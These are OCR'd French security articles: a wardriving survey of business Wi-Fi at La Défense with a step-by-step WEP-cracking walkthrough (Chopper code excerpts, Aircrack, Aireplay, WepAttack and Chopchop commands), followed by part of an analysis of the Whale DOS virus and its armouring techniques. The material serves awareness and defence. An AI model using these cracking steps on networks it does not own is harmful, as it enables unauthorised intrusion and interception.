
La répartition entre les trois catégories définies précédemment est la suivante :

- 98 points d'accès ouverts (25%) ;
- 229 points d'accès fermés (57%) ;
- 70 hotspots (18%).

Le protocole WPA, évolution du protocole WEP commence à être déployé mais à une échelle encore insuffisante.

Sur les 229 points d'accès fermés, 63 utilisaient le WPA, soit 27%. En combinant cette information avec le nombre de points d'accès ouverts, nous pouvons considérer que 264 points d'accès d'entreprises, soit 66%, ne sont pas suffisamment sécurisés et sont des sources potentielles pour des intrusions de personnes non autorisées.


Une dernière statistique qu'il est possible de construire suite à cet état des lieux concerne la répartition spectrale des signaux.



Sylvain Roger
sylvain.roger@solucom.fr

Il est intéressant de constater que les signaux découverts se concentrent sur les trois seuls canaux distincts offerts en France, c'est-à-dire les canaux 1, 6 et 11. Cela montre une certaine sensibilité au niveau des interférences radio possibles.

Fort de cet état des lieux et des statistiques élaborées, il est intéressant de voir d'une part le mode opératoire qui a été utilisé et d'approfondir les outils qui permettraient d'exploiter les vulnérabilités identifiées.



3. Mode opératoire

L'état des lieux a été réalisé dans le souci de sensibiliser les entreprises aux risques encourus par l'installation d'une infrastructure sans-fil non sécurisée.

Pour obtenir les statistiques présentées ci-dessous un ordinateur portable standard a été muni d'une carte réseau à *chipset* Prism 2.5 capable de détecter les réseaux 802.11b et 802.11g. Le parvis de la Défense et les parties communes de certaines tours (ascenseurs, halls d'entrée) ont été parcourus à pied.

Le logiciel utilisé pour la détection et l'évaluation des réseaux sans-fil fut donc Kismet, outil installé sous le système d'exploitation Linux Debian dans notre cas.

3.1 Comment utiliser Kismet...

Kismet est un outil assez simple à utiliser. Le seul pré-requis est de posséder une carte pouvant être mise en mode « monitor ». C'est le cas des cartes à chipset Prism2. Une fois la carte reconnue par le système Debian, il suffit de configurer Kismet via le fichier `kismet.conf`. Ensuite, l'outil se charge lui-même de faire passer la carte en mode « monitor » dans la plupart des cas.

Lorsqu'un réseau a été détecté de manière passive, les informations correspondantes sont enregistrées à des fins statistiques puis détruites, ce qui nous donne ici :

- le SSID du réseau ;
- la technologie employée : 802.11b ou 802.11g ;
- le canal d'émission situé entre 1 et 13 (normes définies par l'ART) ;
- la présence ou non de chiffrement WEP ;
- la présence ou non de chiffrement WPA ;
- le mode opérationnel (ad hoc ou infrastructure, client ou station).

Le parcours effectué est illustré sur la carte ci-après.

4. De nouveaux outils qui changent la donne...

L'état des lieux réalisé montre qu'un certain nombre de grands groupes français utilisent encore le chiffrement WEP pour assurer la fonction de confidentialité. Nous verrons qu'ils mettent désormais en danger l'intégrité de leur système d'information.

Historiquement, casser des clés WEP est possible depuis l'été 2001 grâce aux travaux de Fluhrer, Mantin et Shamir portant notamment sur les faiblesses du protocole RC4. Néanmoins l'histoire tend à oublier l'influence de Wagner qui, dès 1995, mit en évidence les vulnérabilités du protocole RC4 sur sci.crypt. Certes le traitement était long et nécessitait un nombre très important de données (au minimum 10 millions de paquets) mais déterminer des clés WEP n'était plus impossible. Airsnort est probablement le plus célèbre des outils ayant mis en œuvre les attaques définies originellement. Heureusement les constructeurs de bornes Wifi ont su en partie réagir en sortant de nouveaux *firmwares* qui filtraient les vecteurs faibles nécessaires à la bonne conduite des attaques FMS (Fluhrer, Martin, Shamir). Les outils de la famille Airsnort devinrent donc inutilisables en l'état et les analyses alarmantes émises par certains professionnels de la sécurité ne tenaient plus véritablement la route.

Le 8 août 2004, la situation évolua de façon drastique avec la publication sur les forums du site Netstumbler du code d'un nouveau type d'attaque par un *hacker* répondant au pseudonyme de Korek. Ce nouveau type d'attaque est en fait une attaque par cryptanalyse statistique des données chiffrées et se matérialisa

dans un premier temps via l'outil Chopper, développé par Korek lui-même. Malheureusement, Korek décida de ne pas maintenir son outil.

Intéressons-nous alors rapidement au code de Chopper et à la cryptanalyse statistique qu'il met en place.

La première partie du code permet de récupérer les données résultantes de l'écoute :

```
for (K[0]=0; K[0]<256; K[0]++)
        for (K[1]=0; K[1]<256; K[1]++)
            for (K[2]=0; K[2]<256; K[2]++) {
                    for (i=0; i<256; i++) S[i]=i;
                    for (i=0,j=0; i<256; i++) {
                        j=(j+K[i & 0x0f]+S[i]) & 0xff;
                        swap(S+i,S+j);
                    }
                    i=1;
                    j=S[1];
                    tmp=(S[i]+S[j]) & 0xff;
                    swap(S+i,S+j);
                    o1=S[tmp];
                    i=2;
                    j=(j+S[2]) & 0xff;
                    tmp=(S[i]+S[j]) & 0xff;
                    swap(S+i,S+j);
                    o2=S[tmp];
```

La deuxième partie du code est le cœur de la cryptanalyse, basée sur des attaques statistiques à différents niveaux. Pour plus de détails sur ces attaques, vous pouvez vous reporter à l'article original de Fluhrer, Mantin et Shamir. Pour plus de détails sur la théorie sur la fonction exponentielle, vous pouvez également vous rapporter au site mis en référence.

```
// Préparation à la réalisation des attaques
                    for (i=0; i<256; i++) S[i]=i;
                    for (i=0,j=0; i<p; i++) {
                        j=(j+K[i & 0x0f]+S[i]) & 0xff;
                        swap(S+i,S+j);
                    }

                    // Premier type d'attaque FMS 5% ≈ e^-3 ≈((1-1/N)^N)^3 :
probabilité que trois emplacements ne seront pas pointés par un index
pseudo aléatoire durant les N-p-1 tours restants
                    if ((S[1] < p) && ((S[1]+S[S[1]]) == p)) {
                        jp=o1;
                        stat1[(jp-j-S[p]) & 0xff]++;
                    }

                    // Deuxième type d'attaque FMS 13% ≈ e^-2 ≈((1-1/N)^N)^2
                    if (S[1] == p) {
                        for (jp=0; S[jp]!=0; jp++);
                        if (o1 == p) {

                                stat2[(jp-j-S[p]) & 0xff]++;}

                    // Troisième type d'attaque
                    if ((o2 == 0) && (S[p] == 0) && (S[2] != 0)) {
                        stat3[(2-j-S[p]) & 0xff]++;}
```

D'autres types d'attaques sont réalisables et je vous invite à regarder le code complet de Chopper pour plus de détails. La dernière attaque est de type « inversée ».

```
                    // Attaque inversée
                    if (S[2] == 0) {
                        if ((S[1] == 2) && (o1 == 2)) {
                                stat6[(1-j-S[p]) & 0xff]++;
                                stat6[(2-j-S[p]) & 0xff]++;
                        }
                        else if (o2==0) {
                                stat6[(2-j-S[p]) & 0xff]++;
                        }
                    }
                    if ((S[1] == 1) && (o1 == S[2])) {
                        stat6[(1-j-S[p]) & 0xff]++;
                        stat6[(2-j-S[p]) & 0xff]++;
                    }
                    if ((S[1] == 0) && (S[0] == 1) && (o1 == 1)) {
                        stat6[(-j-S[p]) & 0xff]++;
                        stat6[(1-j-S[p]) & 0xff]++;
                    }
```

Deux développeurs entreprirent alors de continuer le travail effectué par Korek et c'est ainsi que deux nouveaux outils virent le jour :

- la suite d'outils Aircrack développée par le Français Christophe Devine ;
- la suite d'outils WepLab développée par l'Argentin Juan Ignacio Sanchez.

Ces deux outils ont révolutionné le domaine de la sécurité du Wifi car ils peuvent casser une clé WEP de 128 bits en quelques secondes avec un nombre de paquets chiffrés de l'ordre de 500 000, soit 20 fois moins de paquets en comparaison à Airsnort. Nous allons nous concentrer dans la suite de l'article sur les outils de la suite Aircrack.

4.1 Aircrack

La suite d'outils Aircrack est constituée de trois outils principaux :

- **Airodump** : collecte les paquets échangés sur un réseau sans-fil. Il peut être comparé à Kismet ;
- **Aircrack** : casse effectivement les clés WEP utilisées sur les réseaux découverts ;
- **Aireplay** : génère artificiellement du trafic artificiel pour diminuer le temps nécessaire à la collecte des 500 000 paquets utiles à Aircrack.

Le nombre de paquets nécessaires à Aircrack est donc de 500 000 environ pour une clé de 128 bits et de 200 000 pour une clé de 64 bits. Il est important de noter que les paquets recueillis doivent être des paquets chiffrés et comportant un vecteur d'initialisation unique. Une fois que le nombre de paquets nécessaires est réuni la détermination de la clé WEP ne prend que quelques secondes. Le seul paramètre sur lequel il est nécessaire de travailler est le *fudge factor* permettant de définir l'espace de recherche des clés. Plus le fudge factor est important, plus le nombre de branches de l'arbre de répartition des clés parcourues est également important. A ce propos, Michael Ossmann a réalisé une étude très intéressante sur les performances et l'optimisation de Aircrack dans un article publié sur **Securityfocus**.

Concrètement l'attaque d'un réseau sans-fil protégé par l'intermédiaire d'une clé WEP partagée se fera en trois étapes :

4.1.1. Utilisation de Kismet ou Airodump

Avec une carte à chipset Prism2 comme celle utilisée pour réaliser l'état des lieux des réseaux sans-fil à la Défense et les drivers HostAP associés, les commandes sont les suivantes :

Dans un premier temps, il est nécessaire de passer la carte en mode « *monitoring* » :

```
# iwconfig wlan0 mode Monitor
# iwconfig wlan0 channel <AP channel>
# iwpriv wlan0 monitor_type 1
# ifconfig wlan0 up
```


Ensuite, nous lançons Airodump pour la capture des paquets nécessaires à Aircrack.

```
# airodump wlan0 donnees.pcap
```

4.1.2. Utilisation de Aircrack avec le fichier de données capturées

```
# aircrack donnees.pcap
```

Le résultat obtenu devrait alors être le suivant :



La seule limitation à laquelle vous pourrez alors être confronté à ce niveau est le manque de paquets. En effet, si vous avez la maîtrise du réseau que vous désirez auditer, il est aisé de générer du trafic par l'intermédiaire par exemple de *flood* ICMP. Mais si vous n'avez pas d'accès à l'intérieur du réseau, il ne vous semblera pas possible de générer plus de trafic que le trafic réel. C'est alors qu'intervient Aireplay.

4.1.3 Aireplay

Aireplay permet de générer du trafic de données chiffrées tout en étant à l'extérieur du réseau audité, c'est-à-dire sans avoir un accès préalable à la clé WEP que nous essayons de déterminer. Aireplay met en œuvre une attaque par rejeu fondée sur les paquets « ARP-Request ». Bien qu'il ne soit pas possible de dire avec exactitude si un paquet chiffré correspond à un paquet ARP-Request, de tels paquets ont une longueur fixe et peuvent donc être facilement identifiés. En rejouant ces paquets chiffrés de façon continue, les autres clients du réseau sans-fil répondront avec des paquets eux-mêmes chiffrés générant ainsi de nouvelles données chiffrées avec des vecteurs d'initialisation différents.

Dans un premier temps, il est donc nécessaire d'écouter le trafic échangé sur le réseau sans-fil suffisamment longtemps pour enregistrer des paquets « ARP-Requests » potentiels. Ensuite, selon les drivers utilisés, il sera nécessaire d'utiliser deux cartes à chipset Prism2 (dans le cadre des drivers HostAP) ou une seule carte (avec les drivers wlan-ng modifiés par Korek). Nous nous concentrons sur les drivers HostAP : la première carte est utilisée à des fins de réémission des paquets ARP-Requests chiffrés et enregistrés préalablement et la seconde carte en mode « monitor » écoute le trafic artificiellement généré. Les deux cartes doivent être assez éloignées l'une de l'autre afin de ne pas provoquer des interférences entre elles.

Aireplay utilise l'interface wlan0ap du driver HostAP en mode Principal sur le même canal que celui du point d'accès cible.

ÉTAPE PRÉALABLE :

Appliquer un correctif développé par Christophe Devine au driver HostAP :

```
# wget http://hostap.epitest.fi/releases/hostap-driver-0.2.4.tar.gz
# tar -xvzf hostap-driver-0.2.4.tar.gz
# cd hostap-driver-0.2.4
# patch -Np1 -i ../aircrack-2.1/rawsend.patch
# make && make install
# /etc/init.d/pcmcia restart
```

ÉTAPE N°1 :

Écouter les données chiffrées échangées afin d'enregistrer des paquets « ARP-Requests » pouvant être rejoués par la suite. Pour cette étape se reporter à la partie 4.1.

ÉTAPE N°2 :

Lancer l'attaque par rejeu :

```
# iwpriv wlan0 hostapd 1
# iwpriv wlan0ap host_encrypt 1
# iwpriv wlan0ap host_decrypt 1
# iwconfig wlan0ap retry 1
# iwconfig wlan0ap mode Master
# iwconfig wlan0ap key 01:02:04:08:10
# iwconfig wlan0ap channel <AP channel>
# ifconfig wlan0 hw ether <some random MAC>
# ifconfig wlan0ap up
# aireplay wlan0ap replay.pcap
```

Une fois que suffisamment de paquets pouvant être rejoués ont été récupérés, il convient de les réémettre et d'écouter avec la deuxième carte le trafic ainsi artificiellement généré.

```
# iwconfig wlan1 mode Monitor
# iwconfig wlan1 channel <AP channel>
# ifconfig wlan1 up
# airodump wlan1 replies.pcap
```

Aireplay accélère et optimise le déchiffrement des clés WEP réalisé par Aircrack. Nous allons voir par la suite que d'autres types d'attaques sont réalisables.

4.2 Attaques par dictionnaire

Même si les attaques présentées précédemment ont révolutionné le domaine de la sécurité du protocole WEP, des attaques plus anciennes comme les attaques par dictionnaire sont encore efficaces. WepLab et WepAttack sont deux outils qui proposent chacun une attaque par dictionnaire.

Weplab propose une attaque par dictionnaire fondée sur les techniques courantes de *hash* MD5 employées par les points d'accès pour passer d'une *passphrase* à une clé WEP hexadécimale. WepAttack utilise quant à lui une attaque par dictionnaire fondée sur les clés WEP ASCII spécifiques à certains équipements. Il est donc préférable de connaître le constructeur du point d'accès ciblé afin de déterminer quelle méthode sera la plus efficace.

Les deux outils peuvent utiliser tout dictionnaire contenu dans un fichier texte ou l'entrée standard. C'est pourquoi un outil comme John The Ripper peut être utilisé en combinaison afin de générer une liste de mots plus importante. Combiner les possibilités de John The Ripper à travailler sur les variations de capitalisation des lettres, l'ajout de nombres, les rotations à un dictionnaire standard permet de lancer des attaques très puissantes.

Les commandes à utiliser alors avec un outil comme WepAttack seraient les suivantes :

```
# wepattack_word donnes.pcap
```

Il est possible d'ajouter dans la liste de mots, des mots relatifs au client, à l'infrastructure qui doit être auditée.

```
# wepattack_inc /var/log/kismet/Kismet-Jul-21-04-01.dump
```

Il est conseillé d'utiliser dans un premier temps l'attaque par dictionnaire avec liste de mots prédéfinis puis l'attaque par dictionnaire incrémentale implémentée par John The Ripper.

4.3 Chopchop

Enfin Korek, créateur de Chopper, a créé un dernier outil qui permet une attaque d'un mode totalement inédit. ChopChop permet de déchiffrer un paquet chiffré avec une clé WEP sans avoir connaissance de cette clé.

Reprenons un peu de théorie afin de mieux comprendre comment cela est possible. Les trames chiffrées via le protocole WEP sont dotées d'un contrôle d'intégrité CRC. Malheureusement, ce contrôle n'assure aucune intégrité car ce CRC repose sur l'opération XOR, qui est commutative.

Étant donné un paquet P, le protocole WEP ajoute le contrôle d'intégrité et réalise l'opération XOR avec la clé dérivée du protocole RC4 soit M = (P + ICV(P)) XOR RC4. Une personne mal intentionnée peut intercepter un message chiffré M et réinjecter un message en clair P' sur le réseau sans-fil où P'=P XOR Mod (Mod représente le masque correspondant à la modification de P).

Étant donné que le contrôle d'intégrité de P' est le contrôle d'intégrité de P sur lequel on a effectué l'opération XOR avec le CRC modifié de Mod, la relation entre les paquets originaux est la suivante :

$$P' + ICV(P') = (P + ICV(P)) \text{ xor } (Mod + ModCRC (Mod))$$

Les messages chiffrés correspondants sont :

$$M' = (P' + ICV(P')) \text{ xor } RC4$$
$$= (P + ICV(P)) \text{ xor } RC4 \text{ xor } (Mod + ModCRC (Mod))$$
$$= M \text{ xor } (Mod + ModCRC (Mod))$$

On peut donc en conclure qu'une personne extérieure peut injecter de façon arbitraire toute modification d'un paquet chiffré valide.

Chopchop exploite une autre vulnérabilité du contrôle de conformité. Si le message chiffré M (c'est-à-dire P+ ICV(P)) est tronqué de son dernier caractère alors le message devient invalide. Cependant en effectuant un XOR avec une certaine valeur, le message tronqué M deviendra de nouveau valide. Cette valeur ne dépend que de l'octet tronqué. Chopchop tronque donc le message, émet l'hypothèse que la dernière valeur est 0, corrige le message tronqué et l'injecte vers le point d'accès puis réitère l'opération pour les valeurs 1 à 255.

Le paquet qui passera sur le réseau nous donnera le dernier octet de (P + ICV(P)) et du flux RC4. En répétant l'opération, M pourra être déchiffré.

Au niveau mathématique, un message avec un CRC peut être vu comme un polynôme P(x) avec un coefficient en Z/2Z vérifiant la propriété suivante :

$$P = x^{31} + ... + x + 1 \pmod R$$
(où R est le polynôme CRC)

Maintenant séparons P en deux parties : un terme constant P_0 et le polynôme des coefficients de degré strictement positif :

$$P = Q\,x + P_0$$

Q est le polynôme associé au message et au CRC, tronqué d'un bit. Dans un premier temps, nous avons besoin de connaître la valeur de Q (mod R).

$$Q\,x = x^{31} + ... + x + (1+P_0) \pmod R$$

Étant donné que $R_0=1$, x est inversible modulo R avec comme inverse A :

$$A\,x = 1 \bmod (R) \text{ avec } A=(R-1)/x$$

Donc

$$Q = A\,(x^{31} + ... + x + (1+P_0)) \pmod R$$
$$Q + (A + 1)\,(x^{31} + ... + (1+P_0)) + P_0 = x^{31} + ... + 1 \pmod R$$

Le message issu de la modification d'un message en lui appliquant un CRC tronqué d'un bit dépend uniquement de la valeur du dernier bit (P_0). En répétant cela 7 fois on obtient que la modification d'un message par un CRC tronqué d'un bit dépende uniquement de la valeur du dernier octet..

Il est donc possible de déchiffrer un paquet chiffré sans connaissance de la clé WEP. Il y a trois pré-requis à l'utilisation de Chopchop :

- connaître une adresse MAC valide d'un client ;
- connaître le BSSID d'un point d'accès du réseau à auditer ;

→ avoir un fichier contenant des données chiffrées, qui seront déchiffrées.

Chopchop utilise une carte à chipset Prism2 et les drivers wlan-ng. Il faut mettre la carte en mode écoute pour pouvoir réaliser cette attaque. Les actions à réaliser sont alors les suivantes :

Étape n°1 :

Mettre la carte en mode monitor :

```
# wlanctl-ng wlan0 lnxreq_ifstate ifstate=enable
# wlanctl-ng wlan0 lnxreq_wlansniff enable=true channel=<AP channel>
# ifconfig wlan0 up
```

Étape n°2 :

Lancer Chopchop avec la commande suivante :

```
# ./chopchop -m <Adresse MAC client valide> -b <BSSID de l'AP> -r
<fichier à décrypter>
```

Korek a donc créé un deuxième outil très instructif et puissant. Cet outil souffre encore de soucis de performance contre certains types de paquets, mais il est très spectaculaire et met une fois de plus en avant les carences du chiffrement WEP.

Conclusion

Au vu des performances d'outils comme Aircrack, WepLab ou Chopchop, il est évident qu'une nouvelle époque est devant nous car les efforts réalisés par les constructeurs d'équipements Wifi pour filtrer et limiter les vecteurs faibles ont été vains. Il ne faut désormais n'avoir plus aucune confiance dans le chiffrement WEP quelle que soit la longueur des clés employées.

Cette constatation est renforcée par le fait que la problématique de détermination des clés WEP a été déplacée vers celle de la génération de trafic. Or la génération de trafic avec des outils comme Aireplay est désormais possible. La nouvelle version de Aireplay s'annonce de plus très prometteuse :

→ Elle permettra de lancer trois attaques différentes : la première est celle présente dans la version actuelle, c'est-à-dire le rejeu d'un paquet ARP capturé, la seconde permettra le rejeu d'un paquet chiffré quelconque avec la destination modifiée en *broadcast* et la troisième qui à terme pourra s'avérer être la plus intéressante, permettra de capturer puis de déchiffrer, via l'utilisation de Chopchop, un paquet chiffré quelconque, le masque de XOR obtenu sert à créer, forger un paquet ARP-request qui peut être rejoué.

→ Elle devrait permettre l'utilisation des drivers madwifi et donc de cartes de norme 802.11g permettant une réinjection encore plus rapide. Avec cette nouvelle version, il pourrait être possible de générer suffisamment de trafic pour casser une clé WEP 128bits en 2 minutes.

Le protocole WPA en mode Entreprise doit donc être mis en œuvre, notamment par les grands groupes français présents à la Défense sous peine d'ouvrir de larges brèches dans leur système d'information.

Liens

→ Site du WordWide WarDrive :
http://www.worldwidewardrive.org/

→ Site de Kismet :
http://www.kismetwireless.net/

→ Site de Aircrack :
http://www.cr0.net:8040/code/network/aircrack/

→ Site de WepLab :
http://weplab.sourceforge.net/

→ Site de Airsnort :
http://airsnort.shmoo.com/

→ Site de WepAttack :
http://wepattack.sourceforge.net/

→ Site de John The Ripper :
http://www.openwall.com/john/

Références

→ FLUHRER S, MANTIN I., SHAMIR A., *Weaknesses in the Key Scheduling of RC4*, disponible en ligne sur :
http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf

→ WAGNER D., Site de sci.crypt [en ligne], disponible sur **http://www.cs.berkeley.edu/~daw/my-posts/my-rc4-weak-keys**

→ ARBAUGH, SHANKAR, JUSTIN WAN, *Your 802.11 Wireless Network has no Clothes*, disponible en ligne sur :
http://www.cs.umd.edu/~waa/wireless.pdf

→ OSSMANN M. WEP, *Dead Again Part I*, Site de Securityfocus [en ligne], disponible sur **http://www.securityfocus.com/infocus/1814**

→ Fonction exponentielle, Site de mathworld.wolfram [en ligne], disponible sur :
http://mathworld.wolfram.com/ExponentialFunction.html

Whale : le virus se rebiffe

Un virus ou un programme malveillant contient dans son code les armes de sa propre mort. Diffuser un tel code revient en fait, d'une certaine manière, à le tuer. Sous réserve que le code soit détecté une première fois, son analyse – à l'aide de techniques de désassemblage et debugging – permet de connaître son mode de fonctionnement, ses rouages intimes et par conséquent permet, infailliblement, de mettre au point les techniques d'identification et de lutte nécessaires à l'actualisation de nos antivirus. D'où le postulat : diffuser un virus c'est le tuer. La question suivante a très vite envahi l'esprit des programmeurs de virus : est-il possible de retarder, voire d'empêcher l'analyse d'un code malveillant ? Cet article présente le virus Whale qui a constitué un premier élément de réponse à cette question et avec lui a donné naissance à une nouvelle catégorie de techniques anti-antivirales : le blindage de code.

Introduction

Le virus Whale [N1] a fait son apparition en septembre 1990. D'une taille d'environ 9 Ko, ce virus a tout d'abord surpris par sa taille : c'était le plus gros virus jamais publié à cette époque. Mais plus que sa taille, c'est sa capacité à résister à l'analyse qui a le plus surpris les spécialistes de l'époque, à tel point que ce virus a fait l'objet d'investigations policières particulières, de la *Computer Crime Unit* de Scotland Yard. Il semble que ce virus ait eu plusieurs auteurs qui ont travaillé en collaboration. L'un d'entre eux semble venir de Hambourg et avoir fait partie du célèbre *Chaos Computer Club* [N2]. Le niveau de complexité du code, jamais observé pour un virus, s'est révélé tel que les policiers de Scotland Yard ont créé le terme, adopté depuis par l'ensemble de la communauté antivirale, de *blindage viral*, pour désigner l'ensemble des techniques destinées à retarder, voire empêcher, l'analyse d'un code.

Pour se faire une idée de la capacité de blindage du virus Whale, il suffit de savoir que près de 70 % du code de Whale est consacré aux techniques de blindage. Ce virus s'est très vite révélé inefficace du fait de très nombreux bugs, de sa lourdeur et des fortes perturbations occasionnées dans les ordinateurs infectés. Son rôle, très probablement, aura d'une part été d'initier la réflexion sur le blindage viral et d'autre part, de gaspiller l'activité et l'énergie des experts de tous les éditeurs d'antivirus. L'analyse du virus Whale nécessita près de deux semaines. De ce point de vue, ce virus avait atteint son but.

Nous allons présenter le virus Whale en prenant de la hauteur et en considérant plus l'aspect algorithmique que le code lui-même (ce qui aurait été impossible sans détailler, jusqu'à écœurement, le code assembleur, extrêmement complexe, et qui utilise intensivement des spécificités du DOS et du BIOS). Cet article a été écrit à partir de l'analyse de code assembleur (produit en 1991 par Ralf Hörner) qui sera disponible (bientôt) sur la page Web de l'auteur (pour aider le lecteur et par souci de place, les adresses ou les noms de procédures seront quelquefois indiqués pour repérer les parties de code évoquées dans cet article). Le virus Whale est un virus furtif et blindé. Il n'est pas à proprement parler un virus polymorphe. Les techniques polymorphes par cryptologie [N3] utilisées par Whale ont, pour principal but, le blindage du code. Ce virus infecte essentiellement les fichiers de type COM et EXE selon un mode tout à fait classique. Il est capable de mettre en œuvre cette infection avec une virulence maîtrisée (une sorte de contrôle des naissances).

Les mécanismes d'infection

L'infection

Les mécanismes d'infection, bien que traditionnels, sont toutefois mis en œuvre de sorte à participer au blindage viral lui-même. Ils ont été présentés séparément ici afin de faciliter la vision générale du virus mais le lecteur doit garder présent à l'esprit que tout concourre au blindage du code. Le virus Whale est résident en mémoire (voir plus loin) et il intercepte les appels à la fonction (service) 4BH (*Load or Execute Program* de l'interruption 21H (DOS)). A chaque appel d'un programme (chargement et/ou exécution), Whale en profite pour l'infecter. Les fichiers de type COM et EXE sont donc infectés mais du fait de certaines insuffisances dans le code (absence de contrôles adéquats par exemple), d'autres fichiers (exécutables ou non) peuvent être infectés par erreur et/ou certains de leur attributs (taille et date/heure) être modifiés indûment.

Le mécanisme d'infection est assez basique : le code viral est de type *appender*. Il est rajouté en fin de code et une fonction de saut permet d'accéder au code viral. Le code viral qui est copié est en fait une forme mutée. La séquence d'infection est la suivante :

[N1] Le nom du virus vient de la chaîne de caractères contenue dans le code `Vir_NAME: DB "THE WHALE"`.

[N2] Le texte suivant

```
D45FF:  DB      "THE WHALE IN SEARCH OF THE 8 FISH",0ah,0dh
        DB      "I AM '~knzyvo}' IN HAMBURG$"
```

semble le prouver. La chaîne `~knzyvo}`, une fois décryptée (soustraction constante à chaque caractère de la valeur 42) donne TADPOLE (têtard en anglais). Les enquêteurs anglais de l'époque ont avancé l'hypothèse de la piste allemande comme étant la plus probable.

[N3] Le polymorphisme est la capacité d'un code à faire varier son code afin de contrer la détection par des techniques d'analyse de forme. Deux types principaux sont connus : le polymorphisme cryptologique (chiffrement du code, lequel est différent avec chaque procédé et/ou chaque clef utilisée ; cet aspect-là sera traité dans le prochain dossier de MISC) et le polymorphisme par réécriture de code (production d'un code fonctionnellement équivalent) mais codé différemment.

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

→ Préparation de l'infection : récupération de la date et des caractéristiques des fichiers cibles, recherche d'une infection préalable (lutte contre la surinfection [N4]), contrôle divers (nature des exécutables, vérification des tailles et des dates).

→ Le virus n'infecte que les fichiers dont la date possède une heure supérieure ou égale à 16 (procédure `CheckFileTime` et code à l'adresse `J0451F`). Le but est ici de limiter la virulence du virus.

→ Appel de la procédure `Mutate_Whale` qui essentiellement génère avec une probabilité 0,5 un code muté (30 variantes possibles, contenues dans le code et choisies aléatoirement). Sinon le code est dupliqué sans mutation (mais le code réellement copié est cependant différent du fait d'autres mécanismes de blindage ; voir plus loin). Le code est ensuite copié (procédure `Code_Whale`).

→ Si la cible est un fichier de type COM, déjà infecté (le code n'y a donc pas été copié), dans 10 % des cas, le virus Whale le désinfecte dans un but de limitation de la virulence (contrôle des naissances ; procédure `@10_Prozent`). Le but ici est de compliquer la détection en maintenant l'activité infectieuse du virus en dessous d'un certain niveau [N5].

→ Le virus ensuite ajoute du code mort (*garbage code*), avec une probabilité de 0.1 (le champ `TrashFlag` est mis à 1 lors de l'appel à la procédure `@10_Prozent`), par appel à la procédure `Write_Trash_To_File`. La quantité de code mort ajoutée varie d'une infection à l'autre mais reste inférieure à 4 Ko. Le but de ce code mort est d'augmenter la difficulté d'analyse du code. Notons que ce code mort, de taille variable, contribue à compliquer la détection, car il est accompagné de mécanismes de réalignement des paragraphes du code.

→ Enfin, le virus contrefait, dans le système, la taille et la date/heure des fichiers infectés à des fins de furtivité, à savoir :

- l'heure du fichier est diminuée de 16 si elle est supérieure à cette dernière valeur ;
- retranche `23FCH` octets à la taille du fichier (taille du virus).

Ces contrefaçons contiennent de nombreux bugs. En effet, certaines vérifications basiques ne sont pas réalisées (la cible a-t-elle été infectée ?, cohérence des valeurs forgées...).

Quand un programme infecté par Whale est exécuté (retour de contrôle au programme hôte), le virus se désinfecte de ce programme, en mémoire (adresse `J03428`).

La charge finale

Le virus Whale ne contient pas de véritable charge finale. Il se contente seulement, à divers moment, d'afficher certains messages. Ces derniers ne sont pas directement accessibles (avec un éditeur hexadécimal, par exemple), le code étant plusieurs fois chiffré (voir plus loin). Les principaux sont :

→ Le fichier caché `C:\FISH-9.TBL` est créé sur le disque avec une probabilité de 0,25 (procédure `Suche_Fish`, adresse `J02D70`). Il contient le texte suivant [N6] :

```
D2D0B   DB      "C:\FISH-#9.TBL",0
D2DEA   DB      "FISH VIRUS #9  "
        DB      "A Whale is no Fish! "
        DB      "Mind her Mutant Fish and the hidden Fish Eggs for "
        DB      "they are damaging. "
        DB      "The sixth Fish mutates only if Whale is in her Cave"
```

→ Entre le 19 février et le 20 mars (mois astrologique des Poissons), tous les ans sauf en 1991, le message donné en note 3 est affiché à l'écran (adresse `J045D0`). Le système ensuite se bloque et un redémarrage est nécessaire.

